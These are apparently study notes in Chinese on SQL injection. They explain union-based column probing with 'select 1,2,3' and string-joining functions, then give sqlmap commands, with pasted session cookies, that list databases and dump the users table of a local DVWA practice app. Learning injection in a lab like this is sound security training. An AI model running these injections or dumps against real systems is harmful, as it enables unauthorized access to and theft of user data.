select直接加数字串时，可以不写后面的表名，那么它输出的内容就是我们select后的数字，这时我们写的一串数字就是一个数组（或1个行向量），这时select实际上没有向任何一个数据库查询数据，即查询命令不指向任何数据库的表。返回值就是我们输入的这个数组，这时它是个1行n列的表，表的属性名和值都是我们输入的数组。

在[SQL注入](https://so.csdn.net/so/search?q=SQL%E6%B3%A8%E5%85%A5&spm=1001.2101.3001.7020" \t "_blank)时，我们可以利用它来进行一个快速测试，在Union注入时，如果我们通过测试已经知道了前面语句的字段数，就可以写入union 注入语句，但存在一个问题，一个网站的参数传递执行的查询有3个字段，很可能这些字段不是都显示在网页前端的，假如其中的1或2个字段的查询结果是会返回到前端的，那么我们就需要知道这3个字段中哪两个结果会回显，以及它们的顺序。这时候我们利用一个简单的select 1,2,3，根据显示在页面上的数字就可以知道哪个数字是这个“通道”，那么我们只需要把这个数字改成我们想查询的内容（如id,password），当数据爆破成功后，就会在窗口显示我们想要的结果

GROUP\_CONCAT(xxx)：是将分组中括号里对应的字符串进行连接.如果分组中括号里的参数xxx有多行，那么就会将这多行的字符串连接，每个字符串之间会有特定的符号进行分隔。

CONCAT\_WS() 代表 CONCAT With Separator ，是CONCAT()的特殊形式。第一个参数是其它参数的分隔符。分隔符放在要连接的两个字符串之间。分隔符可以是一个字符串，也可以是其它参数。

char(32)代表一个空格" "，char(58)代表一个冒号":"


python sqlmap.py -u " http://127.0.0.1/DVWA/vulnerabilities/sqli/?id =1&submit=sublit

f12 document.cookie





'security=low; csrftoken=VLFXZCwEg37YmQ1ApvWPgzXV9pNZa0vR7XwEIfiuDhP9QraSIsxytjKT9N81oeUn; PHPSESSID=reh7mosr18j07nrfc6m1mjmlld'

python sqlmap.py -u " http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=reh7mosr18j07nrfc6m1mjmlld" –dbs



python sqlmap.py -u " http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie=" security=low; PHPSESSID=reh7mosr18j07nrfc6m1mjmlld" –T “users” –dump





python sqlmap.py -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#" --data="id=1&Submit=Submit" --second-url="http://127.0.0.1/DVWA/vulnerabilities/sqli/" --cookie="security=high; PHPSESSID=omk12q5t1kscfros68f93h1g9i" –T “users” –dump

'security=high; csrftoken=VLFXZCwEg37YmQ1ApvWPgzXV9pNZa0vR7XwEIfiuDhP9QraSIsxytjKT9N81oeUn; PHPSESSID=omk12q5t1kscfros68f93h1g9i'

